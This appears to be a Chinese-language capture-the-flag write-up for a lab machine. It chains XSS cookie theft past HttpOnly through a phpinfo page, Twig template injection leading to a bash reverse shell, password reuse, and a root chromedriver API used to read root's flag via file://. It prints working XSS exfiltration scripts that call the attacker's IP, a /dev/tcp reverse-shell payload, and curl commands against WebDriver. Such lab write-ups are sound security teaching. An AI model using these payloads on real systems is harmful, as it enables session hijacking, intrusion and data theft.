

Cyrene_nPerceptron

- 时间：2026.9.21
- 难度：easy
- 作者：sublarge

1.外网打点


关键词：打XSS拿cookie，http-only绕过

1.1 信息收集&攻击面分析


fscan扫出了22和80两个端口

反馈页面的message框有xss


同时这里有一句“and our team will review it shortly”，说明反馈的东西会有bot看，考虑打xss带出cookie



在devtools→application→cookie看到有一个PHPSESSID的Cookie，但是我们在控制台输入document.cookie发现回显为空



抓包发现这是因为开启了HttpOnly，这意味着外带cookie可能没有那么轻松



另一边，我们跑一遍dirsearch，其中200ok的这些几乎没有泄露出什么有价值的信息，/data里面的也全都是我们自己测试时的反馈记录（没有泄露其他的用户名之类的）

然后有一个/admin.php应该是要登录admin之后才能访问的

```
([[]] ) (/[] [] )
```

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25 | Wordlist size: 12293

Target: http://192.168.31.105/

```
[14:40:44] Scanning:
[14:40:49] 302 - 0B - /admin.php -> login.php
[14:40:54] 200 - 820B - /cgi-bin/printenv
[14:40:54] 200 - 1KB - /cgi-bin/test-cgi
[14:40:55] 200 - 254B - /composer.json
[14:40:55] 200 - 0B - /config.php
[14:40:55] 200 - 11KB - /composer.lock
[14:40:56] 301 - 353B - /data -> http://192.168.31.105/data/
[14:40:56] 200 - 372B - /data/
[14:40:58] 200 - 154B - /footer.php
[14:40:58] 500 - 0B - /header.php
[14:40:59] 200 - 6KB - /index.php
[14:40:59] 200 - 6KB - /index.php/login/
[14:41:00] 200 - 1KB - /login.php
[14:41:01] 302 - 0B - /logout.php -> index.php
[14:41:06] 403 - 317B - /server-status
[14:41:06] 403 - 317B - /server-status/
[14:41:08] 200 - 496B - /vendor/
[14:41:08] 200 - 0B - /vendor/autoload.php
[14:41:08] 200 - 0B - /vendor/composer/autoload_real.php
[14:41:08] 200 - 0B - /vendor/composer/autoload_files.php
[14:41:08] 200 - 0B - /vendor/composer/autoload_psr4.php
[14:41:08] 200 - 0B - /vendor/composer/ClassLoader.php
[14:41:08] 200 - 0B - /vendor/composer/autoload_static.php
[14:41:08] 200 - 1KB - /vendor/composer/LICENSE
[14:41:08] 200 - 11KB - /vendor/composer/installed.json
[14:41:08] 200 - 0B - /vendor/composer/autoload_classmap.php
[14:41:08] 200 - 0B - /vendor/composer/autoload_namespaces.php
```

Task Completed

然后我们又以admin为用户名爆破了很久都没有爆破出来
所以一切的突破口都指向了打xss

1.2 打XSS拿Cookie

首先我们使用了下面这个payload（攻击机只要用 `python -m http.server 23456` 起一个python服务器就可以了）

```
<script>
var u = "http://192.168.31.4:23456/?";
var i = new Image();
i.src = u + 'cookie=' + encodeURIComponent(document.cookie) + '&href=' +
encodeURIComponent(location.href)
</script>
```

```
(scarlet@lika)-[~/work]
$ python -m http.server 23456
Serving HTTP on 0.0.0.0 port 23456 (http://0.0.0.0:23456/) ...
192.168.31.197 - - [22/Sep/2026 15:35:44] "GET /?cookie=&href=http%3A%2F%2F192.168.31.105%2Findex.php%3Fsent%3D1 HTTP/1.1" 200 -
192.168.31.105 - - [22/Sep/2026 15:35:53] "GET /?cookie=&href=http%3A%2F%2F127.0.0.1%2Findex.php HTTP/1.1" 200 -
```

由于http only的存在它并不能直接带出cookie，但是它帮我们证实了（日志中的第二条）会有一个来自本地的bot访问我们的反馈页面并且中招xss的payload

接下来尝试让它访问我们之前扫到的admin.php，尝试把里面的东西给带出来，使用下面的payload

```
<script>
var u = "http://192.168.31.4:23456/?"

fetch('/admin.php',{credentials:'same-origin'})
.then(r=>r.text())
.then(t=>{
    var i = new Image();
    // 注意带上location.href辨别请求是谁发出的
    i.src = u + 'href=' + encodeURIComponent(location.href) + "&secret=" +
encodeURIComponent(t.slice(0,1800))})
.catch(e=>{})
</script>
```

但是这里只有我们自己的请求被带出来了，服务器的bot没有触发这里的请求

[illegible]

一开始我以为是不是slice(0,1800)还是太长了于是改成slice(0,300)但是还是不行

后面重新部署了靶机发现这个fetch的版本是能拿到来自靶机的admin.php的消息的，前面可能是因为测试的时候fetch太多次了，导致复现的时候没能成功fetch出来(也可能是因为要等个几十秒bot去fetch)

然后我们把拿出来的东西用 `decodeURIComponent()` 解码一下

[illegible][illegible]

在解码出来的东西里面我们看到了admin_email.php和admin_server_info.php这两个路由

```
<a href="/admin_email.php" class="btn btn-ghost">Templates</a>\n' +  
'<a href="/admin_server_info.php" class="btn btn-ghost">System Info</a>\n' +  
'<a href="/logout.php" class="btn btn-ghost">Log Out</a>\n' +  
'</div>\n' +  
'<p class="muted">2 submission(s) awaiting review.</p>\n' +  
'\n' +  
'<article class="masonry">\n' +
```

这两个都是我们前面用dirsearch.py没有扫出来的，其中我们没登录直接访问前者发现要登录，但是我们直接访问后者发现能够访问并且实际上这是一个phpinfo()页面

实际上phpinfo()经常被用来绕过http-only，那么现在我们的目标就很明确了，通过让bot访问这个admin_server_info.php来把里面的cookie带给我们

但是由于phpinfo()很长，如果全部包含进来就会导致url过长可能会无法成功发出请求，所以我们需要先搜索到cookie部分然后只把cookie带出来

另一方面，为了避免上面的事情再次发生，我们用下面的脚本指定只发送一次请求

```
<script>  
// 之所以用IIFE是为了能用return  
(function() {  
    var MAX_REQUEST = 1;  
    var KEY = 'xss_count';  
  
    var count = parseInt(localStorage.getItem(KEY) || '0',10);  
  
    if (count >= MAX_REQUEST) {  
        return;  
    }  
  
    localStorage.setItem(KEY, (count+1).toString());  
  
    var u = "http://192.168.31.4:22333/?";  
    fetch('/admin_server_info.php', {credentials: 'same-origin'})  
    .then(r => r.text())  
    .then(t => {  
        // 定位cookie（因为cookie的键在这里叫HTTP_COOKIE）  
        var index_cookie = t.indexOf('HTTP_COOKIE');  
        var result = 'Not_Found';  
        if (index_cookie !== -1) {  
            result = t.substr(index_cookie, 250);  
        }  
  
        var i = new Image();  
        // 注意带上location.href辨别请求是谁发出的  
        i.src = u + 'href=' + encodeURIComponent(location.href) + "&cookie=" +  
        encodeURIComponent(result)});  
})
```

```

        .catch(e=>{});
    })();
</script>


```

[illegible]

成功拿到了一个cookie
PHPSESSID=9g4hv5b4utau7v7od7k8edj50m

1.3 打ssti反弹shell

用上面的cookie登上管理员后台之后我们发现了一个可以写模板表达式的地方，并且存在ssti上面提示了我们是Twig



一开始我输入 `{{system('id')}}` 回显 `Template error: Unknown "system" function in "notification" at line 1.`，还以为是被waf了，但是后面查了下发现是因为**Twig模板有自己的一套语法，它不能直接认出php函数**

浏览器搜索Twig模板注入，得到了这篇文章[Twig 模板注入从零到一-先知社区](#)里面给我们提供了很多payload

前三个都可以使用。相应的 Payload 如下：

```
{{["id"]|map("system")}}
{{["id"]|map("passthru")}}
{{["id"]|map("exec")}}    // 无回显
```

其中，`{{["id"]|map("system")}}` 会被成下面这样：

至此我们就可以RCE了

把payload改改就可以直接反弹shell

```
{{[""/bin/bash -c 'bash -i >& /dev/tcp/192.168.x.x/27896 0>&1'|map("system")}}}
```

2.横向移动到用户pi

关键词：在web目录找线索，撞库攻击

拿到shell之后发现有python，那么我们可以直接升级tty

▼ 用python

- 在反弹的shell中运行 `python3 -c 'import pty; pty.spawn("/bin/bash")'`
- 按下 `ctrl+z` 挂起当前对话
- 本地终端输入 `stty raw -echo; fg` 并敲两下回车以回连

whoami 发现是web用户, 而 `ls /home` 发现有一个用户pi

先拿userflag

`flag{user-6352e71c1a99ab360615924160c47e57}`

然后我们考虑想办法横向移动到pi

先考虑从web目录底下发掘更多的线索, 我们前面虽然登上了web网页的admin, 但是我们用的是cookie, 实际上我们还不知道admin的密码, 那么我们可以尝试在web目录先找一下admin的密码

在 `login.php` 里面看到引用了 `config.php` 同时密码应该就在里面

```
require_once __DIR__ . '/config.php';
...
if ($username === ADMIN_USER && hash_equals(ADMIN_PASS, $password)) {
    session_regenerate_id(true);
    $_SESSION['admin'] = true;
    $_SESSION['login_time'] = time();
    redirect_to('admin.php');
}
```

在 `config.php` 里面看到了明文存储的密码 `Fuukei#2026Q4!Secure`

```
define('SITE_NAME', 'Fuukei Support Portal');
define('ADMIN_USER', 'admin');
define('ADMIN_PASS', 'Fuukei#2026Q4!Secure');
define('DATA_FILE', __DIR__ . '/data/messages.json');
define('TEMPLATE_FILE', __DIR__ . '/data/templates.json');
```

我们不妨用这个密码去撞pi的密码

直接 `su pi` 然后发现密码正是这个

3.root权限任意文件读

3.1 排查

我们按照下面的流程进行排查

```
# 飞升
sudo -l
find -perm -u=s 2>/dev/null

# 检查文件夹
ls -la /home/pi
ls -la /opt
ls -la /tmp
```

```
# 检查进程
ps -ef | grep pi
ps -ef | grep root | grep -v "\["

# 检查端口
ss -tuln
```

其中我们发现/opt我们没有权限查看，/tmp底下有一个.config我们没有权限查看，但是没有从这上面找到突破口

查进程的时候发现有一个root启动的 admin_bot/bot.py 放在了/opt，这也解释了为什么没给我们访问/opt的权限

```
Cyrene:~$ ps -ef | grep root | grep -v "\["
  1 root      0:00 /sbin/init
2309 root      0:00 /sbin/udhcpd -b -R -p /var/run/udhcpd.eth0.pid -i eth0 -x hostname:Cyrene
2357 root      0:00 /sbin/syslogd -t -n
2381 root      0:00 python3 /opt/admin_bot/bot.py
2395 root      0:02 chromedriver --port=9515 --log-path=/var/log/admin_bot_driver.log
2396 root      0:01 {Daemon} /opt/cobbler-venv/bin/python3 /opt/cobbler-venv/bin/cobblerd -F
2418 root      0:00 /sbin/acpid -f
2479 root      0:00 /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
2499 root      0:00 /usr/sbin/crond -c /etc/crontabs -f
2531 root      0:00 /sbin/getty -I \033c 38400 tty1
2532 root      0:00 /sbin/getty 38400 tty2
2535 root      0:00 /sbin/getty 38400 tty3
2540 root      0:00 /sbin/getty 38400 tty4
2544 root      0:00 /sbin/getty 38400 tty5
2547 root      0:00 /sbin/getty 38400 tty6
 7043 pi      0:00 grep root
Cyrene:~$
```

其中我们注意到了这里以root身份起了一个服务chromedriver在9515端口，但是我们尝试从外面访问9515端口发现访问不了

ss -tuln 发现是因为它只监听了本地回环地址，只能从本地访问

后面去查了一下这个是一个给无头浏览器Selenium WebDriver当服务器的辅助服务，同时它支持一系列的web api，可以用来读文件写文件等

3.2 读rootflag

通过下面这些文章/文档我们可以搜到这个chromedriver服务支持的endpoint/restful接口

[使用Postman或requests结合chromedriver模拟Selenium操作浏览器 - 韩志超 - 博客园](#)

[反制Webdriver - 从Bot到RCE进发-腾讯云开发者社区-腾讯云](#)

[WebDriver](#)

deepwiki.com/w3c/webdriver/3.1-http-endpoints-and-commands

如何找到这些文章本身也是一门学问，我们使用的有用的搜索词有

```
chromedriver rce
webdriver endpoint
```

当然现在更方便的方法是直接问ai

我们了解到用它的web接口可以访问一个url指定的网页，我们想到既然网页可以那么不妨使用file伪协议来访问/root/root.txt

具体流程如下

- 首先新建一个session

一开始我用上面这条报错了

```
pi@Cyrene:~$ curl -X POST http://127.0.0.1:9515/session -H "Content-Type: application/json" -d '{"capabilities": {"browserName": "chrome"}}'
```

报错

```
{"value":{"error":"session not created","message":"session not created: Chrome instance exited. Examine ChromeDriver verbose log to determine the cause.","stacktrace":""}}
```

后面ai了一下说是纯命令行环境要用下面这条

```
curl -X POST "http://127.0.0.1:9515/session" -H "Content-Type: application/json" -d '{"capabilities":{"alwaysMatch":{"browserName":"chrome","goog:chromeOptions":{"args":["--headless","--no-sandbox","--disable-dev-shm-usage"]}}}}'
```

正常的响应中回显了一个"sessionId":"75ffcd4652e52ae1b58ca621a3c5604c"

```
{"value":{"capabilities":{"acceptInsecureCerts":false,"browserName":"chrome","browserVersion":"151.0.7922.173","chrome":{"chromedriverVersion":"151.0.7922.173 (a96602f30358e9b5d256a0464e7e4d4bec223004-refs/branch-heads/7922@{#3322})","userDataDir":"/tmp/org.chromium.Chromium.scoped_dir.meIdLM"},"fedcm:accounts":true,"goog:chromeOptions":{"debuggerAddress":"localhost:38157"},"goog:processID":23614,"networkConnectionEnabled":false,"pageLoadStrategy":"normal","platformName":"linux","proxy":{},"setWindowRect":true,"strictFileInteractability":false,"timeouts":{"implicit":0,"pageLoad":300000,"script":30000},"unhandledPromptBehavior":"dismiss and notify","webauthn:extension:credBlob":true,"webauthn:extension:largeBlob":true,"webauthn:extension:minPinLength":true,"webauthn:extension:prf":true,"webauthn:virtualAuthenticators":true},"sessionId":"75ffcd4652e52ae1b58ca621a3c5604c"}}
```

- 然后带着上面的sessionId去访问file:///root/root.txt

```
pi@Cyrene:~$ curl -X POST "http://127.0.0.1:9515/session/75ffcd4652e52ae1b58ca621a3c5604c/url" -H "Content-Type: application/json" -d '{"url": "file:///root/root.txt"}' {"value":null}
```

- 然后去读取上一步得到的内容

```
curl -X GET  
"http://127.0.0.1:9515/session/75ffcd4652e52ae1b58ca621a3c5604c/source"
```

得到了rootflag

```
flag{root-18687f6ee5c8104d2b5190fb7b8983a9}
```

3.3 提权

其中一个大思路应该就是用上面那个东西往靶机里面写自己的公钥，然后ssh到root

但是我折腾了一会发现写进去的公钥权限不是700所以不作数

问ai说是用办法可以用这个chromedriver让服务器执行一段我们写的脚本然后把写进去的公钥文件权限改成700

今天已经力竭了，后面再慢慢折腾吧